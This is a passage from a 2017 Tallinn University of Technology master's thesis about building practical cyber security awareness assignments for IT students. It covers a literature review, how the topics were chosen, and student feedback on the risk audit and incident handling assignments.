

TALLINN UNIVERSITY OF TECHNOLOGY

School of Information Technology

Department of Software Science

ITC70LT

Kristjan Oja 153159IVCM

**CYBER SECURITY AWARENESS FOR IT-
STUDENTS THROUGH PRACTICAL
ASSIGNMENTS**

Master thesis

Sten Mäses

MSc

Early Stage Researcher

Tallinn 2017

Author's declaration of originality

I hereby certify that I am the sole author of this thesis. All the used materials, references to the literature and the work of others have been referred to. This thesis has not been presented for examination anywhere else.

Author: Kristjan Oja

22.04.17

Abstract

The aim of this thesis is to review the necessity of cyber security awareness program and the key points in increasing the effectiveness of a training which would give an overview of major cyber security dangers and risks in the cyber world.

As a result of the research, the key points indicated that the significant impact will be accomplished by targeting the audience, motivating and enforcing them to participate in the program. Furthermore, it was indicated that the potential target group can be IT-students due to the lack of cyber security awareness in the bachelor study programs.

Based on the research assignments were created and conducted as part of ITX0040 course in which majority of partakers are IT-students of TUT bachelor study. The conclusion was that the assignments should be used for TUT bachelor IT-students as a cyber security awareness program after some minor improvements in the shortcomings in the offered theory and description chapters and selection of virtualization environment.

This thesis is written in English and is 49 pages long, including 11 chapters, 42 figures and 2 tables.

Annotatsioon

IT tudengi turvateadlikkus tõstmine läbi praktiliste ülesannete

Antud lõputöö eesmärk on hinnata küberjulgeoleku teadlikkuse tõstmise vajalikkust ning määrata ära põhipunktid, mis aitaksid suurendada praktiliste ülesannete edukust ning mis annaksid ülevaate peamistest küberjulgeoleku ohtudest ja riskidest kübermaailmas.

Uurimustöö indikatsiooniks oli, et põhipunktid, mis on tähtsad, et suurendada praktiliste ülesannete edukust on valida sihtrühm, nende motiveerimine ning ülesannete lahendamise nõudmine. Lisaks sellele toodi ka välja potentsiaalne vajadus luua praktilised ülesanded küberjulgeoleku teadlikkuse tõstmiseks IT tudengitele.

Uurimustöö põhjal loodi praktilised ülesanded ning viidi läbi õppeaine ITX0040 raames, kus peamised õpilased on Tallinna Tehnikaülikooli bakalaureuse õppe infotehnoloogia teaduskonna õpilased. Loodud praktilised ülesanded on sobilikud valitud sihtrühmale, kuid vajavad mõningate puuduste likvideerimist nagu teooria ja ülesande kirjelduse parendamist ning TTÜ i-tee virtualiseerimise keskkonna kasutust.

Lõputöö on kirjutatud inglise keeles ning sisaldab teksti 49 leheküljel, 11 peatükki, 42 joonist, 2 tabelit.

Table of abbreviations and terms

ADB	Android Debug Bridge
APK	Android Package Kit
HTML	HyperText Markup Language
HTTP	HyperText Transfer Protocol
HTTPS	HyperText Transfer Protocol Secure
IoT	Internet of Things
IP	Internet Protocol
ISO	International Standards Organization
IT	Information Technology
LAMP	Linux, Apache, MySQL, PHP
LTS	Long Term Support
MITM	Man-In-The-Middle
NAT	Network Address Translation
PC	Personal Computer
TUT	Tallinn University of Technology
URL	Uniform Resource Locator

Table of contents

1. Introduction	12
2. Cyber security awareness and related works	13
3. Overview of assignments	16
3.1. Selection of assignment topics.....	16
3.2. Assignment audience and timeline	17
3.3. Assignment environments.....	19
3.4. Story line and hints	20
4. Risk Audit/Management assignment.....	21
4.1. Assignment background	21
4.2. Learning outcomes.....	21
4.3. Assignment setup	21
4.4. Student feedback analysis	22
5. Incident handling assignment	25
5.1. Assignment background	25
5.2. Learning outcomes.....	25
5.3. Assignment setup	25
5.4. Student feedback analysis	26
6. Application security assignment.....	28
6.1. Assignment background	28
6.2. Learning outcomes.....	28
6.3. Assignment setup	28
6.4. Student feedback analysis	30
7. Malware analysis assignment	33
7.1. Assignment background	33
7.2. Learning outcomes.....	33
7.3. Assignment setup.....	33

7.4.	Student feedback analysis	36
8.	Mobile security assignment	38
8.1.	Assignment background	38
8.2.	Learning outcomes.....	38
8.3.	Assignment setup	38
8.4.	Student feedback analysis	40
9.	Network security assignment	42
9.1.	Assignment background	42
9.2.	Learning outcomes.....	42
9.3.	Assignment setup	42
9.4.	Student feedback analysis	45
10.	Outcome of assignments and improvement suggestions.....	47
11.	Conclusions and future work.....	49
	References	50
	Appendix 0.1 Prolog.....	58
	Appendix 1.1 Risk audit/management interviews.....	59
	Appendix 1.2 Risk audit/management IT policies and procedures	62
	Appendix 1.3 Risk audit/management assignment for students.....	69
	Appendix 2.1 Incident handling emails.....	72
	Appendix 2.2 Incident handling assignment for students.....	76
	Appendix 3.1 Application security environment setup	78
	Appendix 3.2 Application security assignment construction	84
	Appendix 3.3 Application security assignment for students	86
	Appendix 4.1 Malware analysis environment setup.....	92
	Appendix 4.2 Malicious software's main code	95
	Appendix 4.3 Persistency software's main code	96
	Appendix 4.4 Malware analysis assignment construction.....	97

Appendix 4.5 Malware analysis assignment for students.....	98
Appendix 5.1 Mobile security environment setup.....	102
Appendix 5.2 Mobile security assignment construction	106
Appendix 5.3 Mobile security assignment for students	107
Appendix 6.1 Network security environment setup	110
Appendix 6.2 Network security assignment construction	117
Appendix 6.3 Network security assignment for students	120

List of figures

Figure 1 Technical skill prior to assignments.....	19
Figure 2 Operational skill prior to assignments	19
Figure 3 Difficulty level of risk audit/management assignment	24
Figure 4 Knowledge gained in risk audit/management assignment	24
Figure 5 Level of interest of risk audit/management assignment.....	24
Figure 6 Understandability of assignment description of risk audit/management assignment	24
Figure 7 Usefulness of theory chapter in risk audit/management assignment	24
Figure 8 Necessity of risk audit/management assignment	24
Figure 9 Difficulty level of Incident handling assignment.....	27
Figure 10 Knowledge gained in Incident handling assignment	27
Figure 11 Level of interest of Incident handling assignment	27
Figure 12 Understandability of assignment description of Incident handling assignment	27
Figure 13 Usefulness of theory chapter in Incident handling assignment.....	27
Figure 14 Necessity of Incident handling assignment.....	27
Figure 15 Application security environment visualization	30
Figure 16 Difficulty level of Application security assignment	32
Figure 17 Knowledge gained in Application security assignment	32
Figure 18 Level of interest of Application security assignment.....	32
Figure 19 Understandability of assignment description of Application security assignment	32
Figure 20 Usefulness of theory chapter in Application security assignment	32
Figure 21 Necessity of Application security assignment	32
Figure 22 Malware analysis environment visualization.....	35
Figure 23 Difficulty level of Malware analysis assignment.....	37
Figure 24 Knowledge gained in Malware analysis assignment	37

Figure 25 Level of interest of Malware analysis assignment	37
Figure 26 Understandability of assignment description of Malware analysis assignment	37
Figure 27 Usefulness of theory chapter in Malware analysis assignment.....	37
Figure 28 Necessity of Malware analysis assignment.....	37
Figure 29 Mobile security environment visualization.....	39
Figure 30 Difficulty level of Mobile security assignment.....	41
Figure 31 Knowledge gained in Mobile security assignment	41
Figure 32 Level of interest of Mobile security assignment	41
Figure 33 Understandability of assignment description of Mobile security assignment	41
Figure 34 Usefulness of theory chapter in Mobile security assignment	41
Figure 35 Necessity of Mobile security assignment.....	41
Figure 36 Network security environment visualization	44
Figure 37 Difficulty level of Network security assignment	46
Figure 38 Knowledge gained in Network security assignment.....	46
Figure 39 Level of interest of Network security assignment	46
Figure 40 Understandability of assignment description of Network security assignment	46
Figure 41 Usefulness of theory chapter in Network security assignment	46
Figure 42 Necessity of Network security assignment	46

List of tables

Table 1 Assignments timeline	17
Table 2 Participants age.....	18

1. Introduction

Today's society is plagued with numerous dangers, perils and hazards. As a means of creating awareness over those dangers we as a society try to educate mankind in the hopes they know how to avoid and protect themselves from those risks. To tackle a problem, we need to constrain the issue to a certain field and devise a means to create a solution. This thesis takes a closer look at cyber security field and means to create awareness for perils which one can face in cyber world. In the context of this work awareness is:

Activities which seek to focus an individual's attention on an (information security) issue or set of issues [1]

In the second chapter, we will take a closer look at related works in cyber security awareness field and observe key points based on the related works. Followed by third chapter which narrows down the cyber security fields and defines our overall assignment topics, audience, timeline and environment. Chapters four through nine give overview of each assignment's background, how it was conducted and what was the outcome through the eyes of the students.

In order to give a better overview, intensive instructions and auxiliary materials, which were created during this thesis, have been moved into appendix section. Appendixes have been grouped by assignment topics and are in ordered, which the assignments are presented in the given work.

Human factor is known to be the weakest link in cyber security as people lack related knowledge and skills. A good way to obtain knowledge and skills is through hands on exercises. The author seeks to provide a set of hands-on exercises which address the aforementioned issue. Practical assignments were carried out in 2017 spring semester in TUT as part of ITX0040 course, which is introductory by content.

2. Cyber security awareness and related works

Today's modern society is moving towards automating tasks and processes. The goal is to reduce human amount of activities and through this improve the quality of the produce and lifestyle. With this more and more things are introduced into the cyber world. Thus, cyber security becomes progressively more important in everyday interactions. Synergy with elements of the cyber world and people can exist and improve only by developing greater cyber security awareness. By knowing risks and indications of risks which the cyber world holds one can avoid cyber threats and can embrace the positive effects of the modern society.

One could assume that the cyber security awareness is an issue and subject with certain areas of society where the security risk is lower and thus also the awareness is low. *Vice versa* where the risks are higher due to more important services provided, the awareness should also be higher. For example, in the government sector where parties involved offer services with high confidentiality, integrity and availability should have high awareness. A good example that this is not always the case is shown by Amjad *et al.* in a research with the title "Improving Security Awareness in the Government Sector" where the results indicated compelling caps in risk awareness with mobile device usage of the surveyed approximately three hundred Pakistan Government employees [2]. When it comes to cyber security one should have pessimistic outlook on the subject rather than assume positively.

A program or training has better effect when the targeted audience takes part fully in the provided education rather than participates partly or minimally. Dictated cyber security awareness programs could increase the attention to risks and knowledge on how to avoid threats in the cyber world. As a constant reminder outreaches with advertisements and promotions can serve as a regular indication of risks and threats in the cyber world. Adelola *et al.* have concluded in their paper titled "The Urgent Need for an Enforced Awareness Program to Create Internet Security Awareness in Nigeria" that the effective use of awareness program will be achieved with the enforcement of it [3]. Furthermore, we should advocate the security culture among the youths with competitions, workshops, posters and social media notifications [3]. For creating an awareness program, they had the following suggestions:

A further step would be to concentrate on actually implementing the awareness programme in terms of a prototype to see its effectiveness. Surveys should be conducted with potential users and providers to determine the effectiveness and applicability of the program [3]

Creating a solution which suits all would be ideal. Such programs can be hard to conceive or even impossible. While creating an awareness program, one should consider the targeted audience and their skill level. Explaining to everyday computer users in detail the risks and dangers what programmers should be aware off and avoid would have minimal to no effect in improving cyber security through creating awareness. The audience would have hard time in understanding or have no connection to the subject which leaves them uninfluenced by the program. McCoy and Fowler have but it simple in their paper ““You Are the Key to Security”: Establishing a Successful Security Awareness Program”:

One size does not fit all. [4]

With it they concluded their findings. They had created security awareness program and during defining the audience they discovered that after initial distribution to groups (students and faculty), the groups themselves had numerous partitions [4]. Furthermore, they support the previous argument that courses should be mandatory by suggesting in their improvement plans for all the audience groups enforced courses [4].

Enforcing and targeting your audience creates a good platform for a successful cyber security awareness program. A third element in the groups should be motivation of the audience. With desire to take part in the training participants will create bigger impact from the course and thus increase the successfulness of the cyber security awareness program. LeFebvre found that motivation derives from everyday topics which were for her in “The Human Element in Cyber Security: A Study on Student Motivation to Act“ social media and anti-viruses [5]. Choosing aforementioned topics blindly for another cyber security awareness program can result in a fault as LeFebvre herself states:

The main limitation of this study is that it was performed on a specific portion of the U.S. population, and results can only be generalized to the KSU student population. [5]

Thus, motivation should be assessed based on the selected target audience and subjects of the cyber security awareness program.

Creating a cyber security awareness program for information technology specialty students might seem redundant. Courses full of subjects related to computer science ought

to have information on cyber security threats and risks which creates the necessary awareness for cyber security. Thus, we could assume that information technology students do not have the demand for a cyber security awareness program. However, Rowe *et al.* has summarized in “The role of cyber-security in information technology education” the following:

It is clear however, that there are several aspects of cyber-security that are not covered within the standard IT curriculum. We believe that IT programs build an ideal foundational framework that is uniquely well suited to an advanced cyber security emphasis extending beyond the existing pervasive elements. In recognition of the model curriculum pillars of IT education, we encourage IT faculty to carefully analyze their programs security content with a view to increasing their coverage of this much needed topic. [6]

Thus, as temporary solution whilst information technology education courses catches up to the need for security related content, a cyber security awareness program could alleviate the void in the information technology curriculums.

There is a need for cyber security awareness program regardless of which society group the targeted audience belongs. Whether it is a high value service provider or everyday computer user the need is there. We cannot create a generic program for all, because it must be tailor-made for the targeted audience to have a larger impact. Increasing the effectiveness can be done by enforcing the cyber security awareness program to the designated participants. Furthermore, one should motivate the members of the program by selecting the subjects the targeted audience has most contact in the cyber world. We can conclude that there is a need for cyber security awareness program in information technology programs which should be enforced, motivating and targeting their audience.

There are similar papers, which have created hands on practical assignments [7], but there is a lack of materials to recreate the trainings which a university like TUT could put into practice. Present thesis offers the possibility to use the constructed materials and recreate assignments which can be used to teach. Also, an individual can apply the materials as a basis for self-learning assignments.

3. Overview of assignments

In this chapter an overview of creation process of assignments is given. In addition, detailed description of how the assignments were conducted is presented.

3.1. Selection of assignment topics

Defining necessary areas for cyber security based on researches conducted by others was not possible as there is no unity what the most important fields should be. No research was found which defined clear fields for cyber security or so few that they could not be found. Thus, the topics were declared based on web articles [8] [9] [10] and Cybersecurity Workforce Framework [11]

- Risk audit/management – All the web articles [8] [9] [10] point to this topic as risk assessment, IT audit or risk management. Cybersecurity Workforce Framework [11] points to this in Analysis and Protect and Defend category as Exploitation Analysis, Target Analysis and Vulnerability Assessment and Management
- Incident handling – Some web articles [8] [9] address this as incident response and crisis management or incident response. Third article [10] had incidents as a prevailing topic, which also indicated the gravity of incidents. Cybersecurity Workforce Framework referred to this topic as category Incident Responses. [11]
- Application security – Applying security fixes was referred as Patch management [8] or finding vulnerabilities in web-based applications was entitled as part of cyber security. [10] Cybersecurity Workforce Framework [11] referred to category System Administrator and System Security Analysis as maintain and checking applications security.
- Malware analysis – Whilst “ Top 10 Cyber-Security Areas [NCUA Checklist]” [8] article referred to virus and malware [8] and the solution to be up to date anti-virus software “CYBER SECURITY DEGREES & CAREERS How to Work in Cyber Security” [10] article indicated also advanced malware analysis as part of cyber security field. Cybersecurity Workforce Framework [11] referred to category Investigate where sub category was Digital Forensics. Given subcategory indicated the collecting and analyzing evidence.

- Mobile security – Prevailing device besides personal computers and servers were mobile devices [8] [9] [10]. Cybersecurity Workforce Framework [11] did not indicate mobile devices in any of the categories.
- Network security – Whilst there was no clear field defined in the articles [8] [9] [10] networking was also prevailing topic. In Cybersecurity Workforce Framework [11] the network is partly defined under category Network Services and is also a prevailing topic in other categories.

The author of this thesis acknowledges that cyber security fields are not limited to the aforementioned areas and could be expanded for example by specific device security topics e.g. IoT devices [12]. The purpose of the assignments and topics is to increase awareness of cyber security. Thus, the author feels confident that the selected topics cover the main fields without dividing them into excessively specifically fields and are in correlation with the specialty of the targeted audience.

3.2. Assignment audience and timeline

The thesis research is carried out in Estonia and conducted on the students who took ITX0040 course in TUT and majority of them have chosen bachelor specialty in informatics or electronics and telecommunications. Assumption is made that they are more interested in science and are more tech savvy. Thus, the results might not be applicable to other students from non-computer science bachelors and other age groups.

During six weeks, students are provided assignment descriptions and a five-day deadline. Followed by feedback on the sixth day. Feedback involved outlining major shortcomings in student reports followed by clarification of the correct solution. Assignments started from the third week of semester (16.02.2017) and ended on the ninth week with a feedback questionnaire (04.04.2017). A detailed timeline is presented below.

Table 1 Assignments timeline

Assignment	Given out	Deadline	Feedback
Risk audit/management	16.02.2017	21.02.2017	22.02.2017
Incident handling	23.02.2017	28.02.2017	01.03.2017
Application security	02.03.2017	07.03.2017	08.03.2017
Malware Analysis	09.03.2017	14.03.2017	15.03.2017

Assignment	Given out	Deadline	Feedback
Mobile Security	16.03.2017	21.03.2017	22.03.2017
Network Security	23.03.2017	28.03.2017	29.03.2017
Feedback questionnaire	30.03.2017	04.04.2017	No feedback

First two tasks were solved individually. After that students were divided into groups for last four assignments due to risk of not being able to solve the tasks while using their own personal computers. Detailed information regarding the choice on virtualization environment is made in chapter 3.3 Assignment environments. Assumption was made that at least one student should have personal computer with the capabilities of running virtualization environments. Even though it was permitted to solve the assignments in groups, recommendation was made to solve them individually.

Based on the feedback questionnaire we know that 77.1% of the students were male and 22.9% were female. Most of them were at the ages of 19 and 20 years old. Distribution of age is showed in-depth in Table 2 Participants age. Overall technical and operational skill prior to the assignments were assessed by students little lower than mediocre. For more detailed overview of overall skill level can be seen in Figure 1 Technical skill prior to assignments and Figure 2 Operational skill prior to assignments.

Aforementioned figures and table are listed below.

Table 2 Participants age

Age group	Student count
Under 19	1
19	43
20	58
21	17
22	10
23	11
24	3
25	4
26	1
27	2
28	1

Age group	Student count
29	3
30	0
Over 30	3




Figure 1 Technical skill prior to assignments




Figure 2 Operational skill prior to assignments

3.3. Assignment environments

Assignments can be categorized into two categories – non-technical and technical. Non-technical assignments needed the usage of text editor whilst technical needed also a virtualization environment.

No text editor limitations for non-technical assignments were stated. Risk audit/management assignment description demanded the use of track changes functionality and an example of Microsoft Word track changes was made, but solutions done with other software were accepted.

A preferred virtualization environment to conduct the technical assignments was TUT i-tee environment [13] [14]. Due to technical issue, not enough server resource was available, the virtual machines were not able to run in the aforementioned environment and VirtualBox software was chosen as the fallback virtualization environment. VirtualBox was chosen as it was available free of charge and it is popular and cross-platform software [15]. The main difference between the preferred and the fallback environment was where the virtual machines ran and who sets up the environment. With TUT i-tee environment [13] [14] virtual machines would have run in TUT servers and students could have logged into an already set up environment. With VirtualBox software they had to download necessary virtual machines and setup the environment in their personal computers. Using the VirtualBox was suggested for students as the assignments were tested beforehand with this product and there was no assurance that other similar products like VMware Workstation Pro or Parallels would perform as expected. Furthermore, instructions to import the virtual machines and set up networks were offered based on VirtualBox virtualization software. This generic guide for installing the program was provided for every similar assignment because this offers the possibility to switch the order of the assignments, remove or replace assignments and tackles the issue if a student had not kept up with previous assignments.

3.4. Story line and hints

With the first assignment prolog was given which started the story line and all assignments followed the narrative set in prolog. Prolog can be reviewed in Appendix 0.1 Prolog. Short story was written for assignment description and for every task. Objective of these short stories was to bind the theoretical tasks with real life issues and cases and yield motivation from the students and also offer gamification of assignments which can increase student's motivation [16]. Stories for assignments are presented under every assignment chapter in this thesis.

Hints were accompanied with every task. This created the possibility for students to still solve the assignment without fully knowing every tool needed. The goal was to show the risks and threats through vulnerabilities and possibilities to avoid them by improving the security, while not to teach students all the tools and how they work. Hints are presented under every corresponding assignment chapter in this thesis.

4. Risk Audit/Management assignment

In this chapter an overview of risk audit/management assignment is given. In addition, description of construction and assignment description is presented.

4.1. Assignment background

Policies and procedures are means of controlling or mitigating risks with the focus on employees. The need for policies and procedures needs to originate from the top of the organizational structure and must be aligned with the organizational needs and requirements. Outdated documents with no reinforcement to follow from the top management will have minimal to no effect. Due to this the audit and improvement of IT policies and procedures was chosen as an assignment. The same principles which were previously mentioned regarding IT policies and procedures are pointed out by Corriss in “Information security governance: integrating security into the organizational culture”:

Obviously a comprehensive and reasonable security policy is required. It must be clear and enforceable. It must be aligned with the organization’s goals. All managers must buy in to the policy and be willing to consistently enforce it. All employees should be aware of the policy and have easy access to viewing it. However, the policies that are initially enforced throughout the organization should be limited initially to those that most affect employees in their daily lives and that are easily monitored and enforced. [17]

4.2. Learning outcomes

After participating in this assignment student knows the importance of current policy and procedure document. Furthermore, the student knows that enforcing of the policy and/or procedure is a task which must be assigned to a position and an alternative supervisor should be assigned in case of primary position is vacant. Learning outcome supports not only future policy creators and/or auditors, but is also applicable for future workforce who has to read and know the necessity of the policy and procedure document they are reading.

4.3. Assignment setup

For this assignment IT policy and procedure was created in the context of the story line. The document was based on the template obtained from online [18] and modified to

support the learning outcome of this practical laboratory. Interviews were constructed to fulfill the part of audit. Three different participants took part in the created interviews and all of them had the objective to contradict IT policy and procedure or point out a flaw in the document. At the same time the original document had faults on purpose built into it.

Constructed IT policy and procedure can be reviewed in Appendix 1.2 Risk audit/management IT policies and procedures

and constructed interviews can be reviewed in Appendix 1.1 Risk audit/management interviews.

After reading the theory chapter which gives some insight into risk auditing and management students had to review the IT policy and procedure together with the interviews. After which they had to construct a simple audit report based on the findings and suggest improvements. Their task was after the audit to generate an improved IT policy and procedure document based on their findings. For easier review of their modification it was asked to use track changes functionality. Detailed assignment description which was provided for students can be reviewed in Appendix 1.3 Risk audit/management assignment for students.

4.4. Student feedback analysis

141 out of 157 students who provided feedback participated in this assignment. Majority indicated the reason for not participating regarding own time management or organizational issue. Minor indication was that the assignment description was difficult to understand. Figure 6 Understandability of assignment description of risk audit/management assignment indicates the same as overall rating can be assessed as harder than average. Overall assignment difficulty level was assessed as mediocre. More detailed overview can be seen in Figure 3 Difficulty level of risk audit/management assignment. In general students rated knowledge gained, usefulness of theory chapter and necessity of the assignment as above average. More detailed overview can be seen respectably in Figure 4 Knowledge gained in risk audit/management assignment, Figure 7 Usefulness of theory chapter in risk audit/management assignment and Figure 8 Necessity of risk audit/management assignment. Interested level was assessed as mediocre. More detailed overview can be seen in Figure 5 Level of interest of risk

audit/management assignment. Based on the feedback overall execution can be assessed as mediocre, but more on the complex side.




Figure 3 Difficulty level of risk audit/management assignment




Figure 6 Understandability of assignment description of risk audit/management assignment




Figure 4 Knowledge gained in risk audit/management assignment




Figure 7 Usefulness of theory chapter in risk audit/management assignment




Figure 5 Level of interest of risk audit/management assignment




Figure 8 Necessity of risk audit/management assignment

5. Incident handling assignment

In this chapter an overview of incident handling assignment is given. In addition, detailed description of construction and assignment description for students is presented.

5.1. Assignment background

Incident reporting was chosen as the assignment due to the fact that unexpected events also noted as incidents are a threat for every organization and not only to government agencies. Having a process how to handle incidents is equally important to acknowledging their existents. To bring such incidents into light and incident report can be written even without having a proper process in place. Appropriate attention to the unexpected events can help in minimizing future incidents. The same principles apply to security incidents. The importance of incident process is covered by Rollason-Reese in “Incident Handling: An Orderly Response to Unexpected Events”

The occurrence of unexpected events may be inevitable, but their effect can be mitigated by the implementation of an incident handling process. The purpose of this process is to provide a framework for an orderly, coordinated response by appropriate resources within the institution. [19]

5.2. Learning outcomes

After the assignment students knows the importance of well written and clear incident report. Students have an understanding of what role reporting has in dealing with future incidents and is capable of writing a report. Learning outcome supports not only future incident reporters, but is also applicable for future workforce who has to provide information for incident reporters.

5.3. Assignment setup

For this assignment email messages were created in the context of the story line. The emails manifested spear phishing and website defacing attack. Participants in the emails were based on the storylines and included (depending on the incident) attacker, victim, helpful college and an issue resolver party. Content of the emails were enough to write an issue summary, establish a timeline, define a root cause and what was done to rectify

the situation. A suggestion of corrective and preventive measures was expected from the students.

Constructed emails can be reviewed in Appendix 2.1 Incident handling emails.

After reading the theory chapter which gives some insight into incident reporting and provides a template for a report students had to read through the provided emails and obtain necessary information from them to write an incident report. Emails were divided into two tasks. Thus, student had to write two incident reports.

Detailed assignment description which was provided for students can be reviewed in Appendix 2.2 Incident handling assignment for students.

5.4. Student feedback analysis

139 out of 157 students who provided feedback participated in this assignment. Approximately 83% indicated the reason for not participating regarding own time management or organizational issue. Only one indicated the reason as not understanding the assignment. Figure 12 Understandability of assignment description of Incident handling assignment clearly shows improvement from Risk audit/management description understandability. Overall assignment difficulty level was assessed as mediocre with the tendency towards easy. More detailed overview can be seen in Figure 9 Difficulty level of Incident handling assignment . In general students rated knowledge gained, usefulness of theory chapter and necessity of the assignment as above average. More detailed overview can be seen respectably in Figure 10 Knowledge gained in Incident handling assignment, Figure 13 Usefulness of theory chapter in Incident handling assignment and Figure 14 Necessity of Incident handling assignment. Interested level was assessed as mediocre. More detailed overview can be seen in Figure 11 Level of interest of Incident handling assignment. Based on the feedback overall execution can be assessed as slightly above mediocre, more interesting and easily understandable compared to Risk audit/management assignment.




Figure 9 Difficulty level of Incident handling assignment

